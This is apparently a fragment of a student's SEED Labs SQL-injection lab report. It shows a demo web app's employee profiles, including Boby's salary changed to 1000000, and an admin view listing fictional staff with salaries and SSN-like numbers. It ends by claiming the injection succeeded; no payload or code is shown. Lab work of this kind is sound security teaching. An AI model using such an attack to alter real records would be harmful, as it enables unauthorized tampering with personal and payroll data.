


Boby Profile

Employee ID	20000
Salary	1000000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

This is the updated page from the admin’s perspective



Alice Profile

Employee ID: 10000 salary: 1000000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 1000000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Since we are able to see the changes, the SQL injection attack was successful without using terminal.